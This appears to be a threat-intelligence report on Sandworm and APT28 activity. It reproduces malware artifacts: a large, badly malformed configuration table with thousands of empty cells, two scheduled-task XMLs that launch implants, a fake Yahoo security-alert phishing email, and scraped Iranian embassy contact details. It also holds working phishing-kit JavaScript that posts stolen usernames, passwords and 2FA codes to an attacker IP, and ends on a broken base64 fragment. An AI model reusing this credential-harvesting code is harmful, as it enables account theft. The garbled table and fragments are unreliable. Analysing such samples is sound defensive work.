| | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|----------|------|---|---|---|---|---------------|---|--------|---|---|---|---|---|----|-------|------|---|---|------|-------|------|---|---|---|------|-------|---|---|---|------|------|-------|---|---|------|---|------|-------|---|------|---|------|-------|---|------|---|------|---|-------|------|---|------|---|---|-------|---|------|---|---|-------|---|------|---|----|-------|----|------|---|----|-------|----|------|---|----|-------|----|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|---|-----|------|---|---|
| 10.1.1.1 | 2404 | 7 | 0 | 1 | 1 | %PROGRAM%.exe | 1 | %PATH% | 0 | 1 | 0 | 0 | 1 | 0 | 0 | 0 | 1 | 1 | 1102 | 0 | 0 | 0 | 1 | 2 | 1103 | 0 | 0 | 0 | 1 | 3 | 1104 | 0 | 0 | 0 | 1 | 4 | 1202 | 0 | 0 | 0 | 1 | 5 | 1203 | 0 | 0 | 0 | 1 | 6 | 1204 | 0 | 0 | 0 | 1 | 7 | 1201 | 0 | 0 | 0 | 1 | 8 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 10.1.1.2 | 2404 | 2 | 0 | 1 | 1 | %PROGRAM%.exe | 1 | %PATH% | 0 | 1 | 0 | 1 | 0 | 1 | 2 | 1101 | 0 | 0 | 1 | 1 | 1102 | 0 | 0 | 1 | 2 | 1103 | 0 | 0 | 1 | 3 | 1104 | 0 | 0 | 0 | 1 | 4 | 1202 | 0 | 0 | 1 | 5 | 1203 | 0 | 0 | 1 | 6 | 1204 | 0 | 0 | 1 | 7 | 1301 | 0 | 0 | 1 | 8 | 1302 | 0 | 0 | 1 | 9 | 1303 | 0 | 0 | 1 | 10 | 1304 | 0 | 0 | 1 | 11 | 1201 | 0 | 0 | 1 | 12 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 10.1.1.3 | 2404 | 4 | 0 | 1 | 1 | %PROGRAM%.exe | 1 | %PATH% | 0 | 1 | 0 | 1 | 0 | 34 | 16501 | 1 | 0 | 1 | 1 | 16603 | 1 | 0 | 1 | 1 | 3 | 26502 | 1 | 0 | 1 | 1 | 3 | 38507 | 1 | 0 | 1 | 1 | 4 | 38508 | 1 | 0 | 1 | 5 | 38509 | 1 | 0 | 1 | 1 | 6 | 38510 | 1 | 0 | 1 | 1 | 7 | 38513 | 1 | 0 | 1 | 8 | 38519 | 1 | 0 | 1 | 9 | 38520 | 1 | 0 | 1 | 10 | 38521 | 1 | 0 | 1 | 11 | 38524 | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 10.1.1.4 | 2404 | 8 | 0 | 1 | 1 | %PROGRAM%.exe | 1 | %PATH% | 0 | 1 | 0 | 1 | 0 | 8 | 1201 | 0 | 0 | 1 | 1 | 1202 | 0 | 0 | 1 | 2 | 1203 | 0 | 0 | 1 | 3 | 1204 | 0 | 0 | 1 | 4 | 1101 | 0 | 0 | 1 | 5 | 1102 | 0 | 0 | 1 | 6 | 1103 | 0 | 0 | 1 | 7 | 1104 | 0 | 0 | 1 | 8 | 1105 | 0 | 0 | 1 | 9 | 1106 | 0 | 0 | 1 | 10 | 1107 | 0 | 0 | 1 | 11 | 1108 | 0 | 0 | 1 | 12 | 1109 | 0 | 0 | 1 | 13 | 1110 | 0 | 0 | 1 | 14 | 1111 | 0 | 0 | 1 | 15 | 1112 | 0 | 0 | 1 | 16 | 1113 | 0 | 0 | 1 | 17 | 1114 | 0 | 0 | 1 | 18 | 1115 | 0 | 0 | 1 | 19 | 1116 | 0 | 0 | 1 | 20 | 1117 | 0 | 0 | 1 | 21 | 1118 | 0 | 0 | 1 | 22 | 1119 | 0 | 0 | 1 | 23 | 1120 | 0 | 0 | 1 | 24 | 1121 | 0 | 0 | 1 | 25 | 1122 | 0 | 0 | 1 | 26 | 1123 | 0 | 0 | 1 | 27 | 1124 | 0 | 0 | 1 | 28 | 1125 | 0 | 0 | 1 | 29 | 1126 | 0 | 0 | 1 | 30 | 1127 | 0 | 0 | 1 | 31 | 1128 | 0 | 0 | 1 | 32 | 1129 | 0 | 0 | 1 | 33 | 1130 | 0 | 0 | 1 | 34 | 1131 | 0 | 0 | 1 | 35 | 1132 | 0 | 0 | 1 | 36 | 1133 | 0 | 0 | 1 | 37 | 1134 | 0 | 0 | 1 | 38 | 1135 | 0 | 0 | 1 | 39 | 1136 | 0 | 0 | 1 | 40 | 1137 | 0 | 0 | 1 | 41 | 1138 | 0 | 0 | 1 | 42 | 1139 | 0 | 0 | 1 | 43 | 1140 | 0 | 0 | 1 | 44 | 1141 | 0 | 0 | 1 | 45 | 1142 | 0 | 0 | 1 | 46 | 1143 | 0 | 0 | 1 | 47 | 1144 | 0 | 0 | 1 | 48 | 1145 | 0 | 0 | 1 | 49 | 1146 | 0 | 0 | 1 | 50 | 1147 | 0 | 0 | 1 | 51 | 1148 | 0 | 0 | 1 | 52 | 1149 | 0 | 0 | 1 | 53 | 1150 | 0 | 0 | 1 | 54 | 1151 | 0 | 0 | 1 | 55 | 1152 | 0 | 0 | 1 | 56 | 1153 | 0 | 0 | 1 | 57 | 1154 | 0 | 0 | 1 | 58 | 1155 | 0 | 0 | 1 | 59 | 1156 | 0 | 0 | 1 | 60 | 1157 | 0 | 0 | 1 | 61 | 1158 | 0 | 0 | 1 | 62 | 1159 | 0 | 0 | 1 | 63 | 1160 | 0 | 0 | 1 | 64 | 1161 | 0 | 0 | 1 | 65 | 1162 | 0 | 0 | 1 | 66 | 1163 | 0 | 0 | 1 | 67 | 1164 | 0 | 0 | 1 | 68 | 1165 | 0 | 0 | 1 | 69 | 1166 | 0 | 0 | 1 | 70 | 1167 | 0 | 0 | 1 | 71 | 1168 | 0 | 0 | 1 | 72 | 1169 | 0 | 0 | 1 | 73 | 1170 | 0 | 0 | 1 | 74 | 1171 | 0 | 0 | 1 | 75 | 1172 | 0 | 0 | 1 | 76 | 1173 | 0 | 0 | 1 | 77 | 1174 | 0 | 0 | 1 | 78 | 1175 | 0 | 0 | 1 | 79 | 1176 | 0 | 0 | 1 | 80 | 1177 | 0 | 0 | 1 | 81 | 1178 | 0 | 0 | 1 | 82 | 1179 | 0 | 0 | 1 | 83 | 1180 | 0 | 0 | 1 | 84 | 1181 | 0 | 0 | 1 | 85 | 1182 | 0 | 0 | 1 | 86 | 1183 | 0 | 0 | 1 | 87 | 1184 | 0 | 0 | 1 | 88 | 1185 | 0 | 0 | 1 | 89 | 1186 | 0 | 0 | 1 | 90 | 1187 | 0 | 0 | 1 | 91 | 1188 | 0 | 0 | 1 | 92 | 1189 | 0 | 0 | 1 | 93 | 1190 | 0 | 0 | 1 | 94 | 1191 | 0 | 0 | 1 | 95 | 1192 | 0 | 0 | 1 | 96 | 1193 | 0 | 0 | 1 | 97 | 1194 | 0 | 0 | 1 | 98 | 1195 | 0 | 0 | 1 | 99 | 1196 | 0 | 0 | 1 | 100 | 1197 | 0 | 0 | 1 | 101 | 1198 | 0 | 0 | 1 | 102 | 1199 | 0 | 0 | 1 | 103 | 1200 | 0 | 0 | 1 | 104 | 1201 | 0 | 0 | 1 | 105 | 1202 | 0 | 0 | 1 | 106 | 1203 | 0 | 0 | 1 | 107 | 1204 | 0 | 0 | 1 | 108 | 1205 | 0 | 0 | 1 | 109 | 1206 | 0 | 0 | 1 | 110 | 1207 | 0 | 0 | 1 | 111 | 1208 | 0 | 0 | 1 | 112 | 1209 | 0 | 0 | 1 | 113 | 1210 | 0 | 0 | 1 | 114 | 1211 | 0 | 0 | 1 | 115 | 1212 | 0 | 0 | 1 | 116 | 1213 | 0 | 0 | 1 | 117 | 1214 | 0 | 0 | 1 | 118 | 1215 | 0 | 0 | 1 | 119 | 1216 | 0 | 0 | 1 | 120 | 1217 | 0 | 0 | 1 | 121 | 1218 | 0 | 0 | 1 | 122 | 1219 | 0 | 0 | 1 | 123 | 1220 | 0 | 0 | 1 | 124 | 1221 | 0 | 0 | 1 | 125 | 1222 | 0 | 0 | 1 | 126 | 1223 | 0 | 0 | 1 | 127 | 1224 | 0 | 0 | 1 | 128 | 1225 | 0 | 0 | 1 | 129 | 1226 | 0 | 0 | 1 | 130 | 1227 | 0 | 0 | 1 | 131 | 1228 | 0 | 0 | 1 | 132 | 1229 | 0 | 0 | 1 | 133 | 1230 | 0 | 0 | 1 | 134 | 1231 | 0 | 0 | 1 | 135 | 1232 | 0 | 0 | 1 | 136 | 1233 | 0 | 0 | 1 | 137 | 1234 | 0 | 0 | 1 | 138 | 1235 | 0 | 0 | 1 | 139 | 1236 | 0 | 0 | 1 | 140 | 1237 | 0 | 0 | 1 | 141 | 1238 | 0 | 0 | 1 | 142 | 1239 | 0 | 0 | 1 | 143 | 1240 | 0 | 0 | 1 | 144 | 1241 | 0 | 0 | 1 | 145 | 1242 | 0 | 0 | 1 | 146 | 1243 | 0 | 0 | 1 | 147 | 1244 | 0 | 0 | 1 | 148 | 1245 | 0 | 0 | 1 | 149 | 1246 | 0 | 0 | 1 | 150 | 1247 | 0 | 0 | 1 | 151 | 1248 | 0 | 0 | 1 | 152 | 1249 | 0 | 0 | 1 | 153 | 1250 | 0 | 0 | 1 | 154 | 1251 | 0 | 0 | 1 | 155 | 1252 | 0 | 0 | 1 | 156 | 1253 | 0 | 0 | 1 | 157 | 1254 | 0 | 0 | 1 | 158 | 1255 | 0 | 0 | 1 | 159 | 1256 | 0 | 0 | 1 | 160 | 1257 | 0 | 0 | 1 | 161 | 1258 | 0 | 0 | 1 | 162 | 1259 | 0 | 0 | 1 | 163 | 1260 | 0 | 0 | 1 | 164 | 1261 | 0 | 0 | 1 | 165 | 1262 | 0 | 0 | 1 | 166 | 1263 | 0 | 0 | 1 | 167 | 1264 | 0 | 0 | 1 | 168 | 1265 | 0 | 0 | 1 | 169 | 1266 | 0 | 0 | 1 | 170 | 1267 | 0 | 0 | 1 | 171 | 1268 | 0 | 0 | 1 | 172 | 1269 | 0 | 0 | 1 | 173 | 1270 | 0 | 0 | 1 | 174 | 1271 | 0 | 0 | 1 | 175 | 1272 | 0 | 0 | 1 | 176 | 1273 | 0 | 0 | 1 | 177 | 1274 | 0 | 0 | 1 | 178 | 1275 | 0 | 0 | 1 | 179 | 1276 | 0 | 0 | 1 | 180 | 1277 | 0 | 0 | 1 | 181 | 1278 | 0 | 0 | 1 | 182 | 1279 | 0 | 0 | 1 | 183 | 1280 | 0 | 0 |

UAC-0002 UAC-0082 UAC-0165 / Sandworm

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-04-08T15:02:22</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:10:00</StartBoundary>
      <Enabled>>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Dell\108 100.exe</Command>
      <Arguments>-o "C:\Dell\108 100.log"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-04-08T15:02:55</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:20:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Dell\vatt.exe</Command>
      <Arguments>JRIBDFIMCQAKVBBP pa.pay</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```


UAC-0028 / APT28 / Cyber espionage



Details



| Date | Action | User Agent | IP | Country |
|-----------------|---------------------------------------|------------------|-----------------|----------------------------|
| Tuesday, 16 May | Suspicious activity | Chrome, Android | 172.80.167.164 | Iran (Islamic Republic of) |
| Tuesday, 16 May | Unexpected sign-in attempt | Chrome, Windows | 37.215.185.141 | Belarus |
| Tuesday, 16 May | Suspicious messages have been delayed | Chrome, Android | 172.80.151.8 | Iran (Islamic Republic of) |
| Tuesday, 16 May | Malware campaign detected and blocked | Firefox, Linux | 101.251.103.19 | China |
| Tuesday, 16 May | Suspicious activity | Safari, Windows | 172.80.221.73 | Iran (Islamic Republic of) |
| Tuesday, 16 May | Suspicious messages have been delayed | Chrome, Windows | 101.252.115.249 | China |
| Tuesday, 16 May | Malware campaign detected and blocked | Chrome, Windows | 37.214.253.212 | Belarus |
| Tuesday, 16 May | Suspicious messages have been delayed | Firefox, Linux | 172.80.210.196 | Iran (Islamic Republic of) |
| Tuesday, 16 May | Unexpected sign-in attempt | Firefox, Windows | 101.252.68.12 | China |

Didn't sign in recently?
You should change your password immediately.

[Change password now](#)

Thanks,
Yahoo

За даними вебсайту <https://www.embassypages.com/iran-embassy-tirana-albania>



IRANIAN EMBASSY IN TIRANA, ALBANIA

Address
Rr. "Mustafa Matohiti", nr. 20
Tirana
Albania

Telephone
(+355) 42 255 038
(+355) 42 227 698

Fax
(+355) 42 254 621

Email
iranemb.tia@mfa.gov.ir
iri_1357@yahoo.com

Social media
Twitter

Office hours
Monday: 08:00 16:00
Tuesday: 08:00 16:00
Wednesday: 08:00 16:00
Thursday: 08:00 16:00
Friday: 08:00 16:00
Saturday: Closed
Sunday: Closed

Head of mission
Mr Mohammad Amin Nejad, Ambassador

```
function send(data) {
  var req = new XMLHttpRequest();
  document.getElementById('username-error').style = 'display:none';
  document.getElementById('yak-error').style = 'display:none';
  document.getElementById('pass-error').style = 'display:none';
  req.onreadystatechange = function() {
    console.log(req.responseText);
    if (req.readyState == XMLHttpRequest.DONE) {
      console.log(req.responseText);
      if (req.responseText == 'Finaly') {
        parent.location = 'https://mail.yahoo.com';
      } else if (req.responseText.includes('AGAIN')) {
        req.open("POST", "http://37.191.122.186:3578", true);
        req.send(data);
      } else if (req.responseText == 'CHANGE') {
        document.getElementById('lastuser').value = $('#input#login-username')[0].value;
        $('#form#first')[0].style = 'display:none';
        $('#form#second')[0].style = 'display:none';
        $('#div#third')[0].style = 'display:none';
        $('#div#push-challenge')[0].style = 'display:none';
        $('#form#last')[0].style = 'display:block';
      } else if (req.responseText == 'BAD') {
        $('#first :input').prop('style', 'opacity:1;');
        $('#first :input').prop('disabled', false);
        document.getElementById('username-error').style = 'display:block';
        document.getElementById('username-error').innerText = 'Invalid username. Please try again!';
      } else if (req.responseText.includes('BAD-PASSWORD')) {
        appendStr = '&' + req.responseText.split('#')[1];
        $('#second :input').prop('style', 'opacity:1;');
        $('#second :input').prop('disabled', false);
        document.getElementById('pass-error').style = 'display:block';
        document.getElementById('pass-error').innerText = 'Invalid password. Please try again!';
      } else if (req.responseText.includes('BAD-CODE')) {
        appendStr = '&' + req.responseText.split('#')[1];
        $('#third :input').prop('style', 'opacity:1;');
        $('#third :input').prop('disabled', false);
        document.getElementById('yak-error').style = 'display:block';
        document.getElementById('yak-error').innerText = 'Invalid yak-code. Please try again!';
      } else if (req.responseText.includes('YAK-CODE')) {
        appendStr = '&' + req.responseText.split('#')[1];
        $('#form#first')[0].style = 'display:none';
        $('#div#third')[0].style = 'display:block';
        $('#div#id')[0].innerText = $('#input#login-username')[0].value;
      } else if (req.responseText.includes('PUSH')) {
        $('#form#first')[0].style = 'display:none';
        appendStr = '&' + req.responseText.split('#')[1];
        $('#div#push-challenge')[0].style = 'display:block';
        setInterval(send('verify=true'), 1000);
      } else if (req.responseText.includes('PASSWORD')) {
        $('#second :input').prop('style', 'opacity:1;');
        $('#second :input').prop('disabled', false);
        appendStr = '&' + req.responseText.split('#')[1];
        $('#form#first')[0].style = 'display:none';
        $('#form#second')[0].style = 'display:block';
        $('#input#user')[0].value = $('#input#login-username')[0].value;
      }
    }
  }
  req.open("POST", "http://37.191.122.186:3578", true);
  req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  req.send(data + appendStr);
}
```

```
HJLc3VsdHMgPSByZwdleC5leGVjKHVybCk7DQogICAgYWYKGFYXN1bHRzKSByZXR1cm4gbnVsbDdsNCIAg
XCsvZywgJyAnKSk7DQp9DQpkb2N1bWVudC5nZXRFBGVtZW50QnLJZCgnbG9naW4tdXNlcm5hbWUnKS52YXk
